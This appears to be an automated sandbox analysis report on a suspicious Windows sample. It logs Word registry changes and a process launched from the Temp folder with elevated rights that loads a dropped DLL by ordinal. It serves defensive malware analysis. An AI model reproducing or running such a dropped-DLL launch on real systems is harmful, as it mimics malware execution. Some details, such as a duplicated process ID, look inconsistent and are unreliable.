Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F100C0400000000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1358364678	1426784263	success or wait	1	658F765D	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F100904000000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1358364683	1426784268	success or wait	1	658F765D	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F100A0C0000000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1358364678	1426784263	success or wait	1	658F765D	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F100C0400000000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1426784263	1426784264	success or wait	1	658F765D	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F100C0400000000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1426784264	1426784265	success or wait	1	658F765D	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F100904000000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1426784268	1426784269	success or wait	1	658F765D	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F100904000000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1426784269	1426784270	success or wait	1	658F765D	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion \Installer\UserData\S-1-5-18\Products\00006109F100A0C00000000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1426784263	1426784264	success or wait	1	658F765D	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion \Installer\UserData\S-1-5-18\Products\00006109F100A0C00000000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1426784264	1426784265	success or wait	1	658F765D	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\27372	27372	binary	04 00 00 00 C0 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 68 00 61 00 72 00 64 00 7A 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 08 00 00 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 01 00 00 00 00 00 00 00 4F AF 02 1C E8 AD D8 01 72 73 02 00 72 73 02 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 C0 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 68 00 61 00 72 00 64 00 7A 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 08 00 00 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 72 73 02 00 72 73 02 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	65925805	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00				
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	Datetime	unicode	2022-08-11T18:08	2022-08-11T18:09	success or wait	1	65925805	unknown

Analysis Process: rECA2.tmp.exe PID: **5584**, Parent PID: **2240**

General

Target ID:	2
Start time:	18:08:29
Start date:	11/08/2022
Path:	C:\Users\user\AppData\Local\Temp\rECA2.tmp.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\rECA2.tmp.exe" "C:\Users\user\AppData\Local\Temp\yE9E2.tmp.dll",#1
Imagebase:	0x1000000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\yE9E2.tmp.dll	unknown	64	success or wait	1	10038D9	ReadFile

Analysis Process: WmiPrvSE.exe PID: **5584**, Parent PID: **756**

General	
Target ID:	25
Start time:	18:10:02
Start date:	11/08/2022
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff674600000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

No disassembly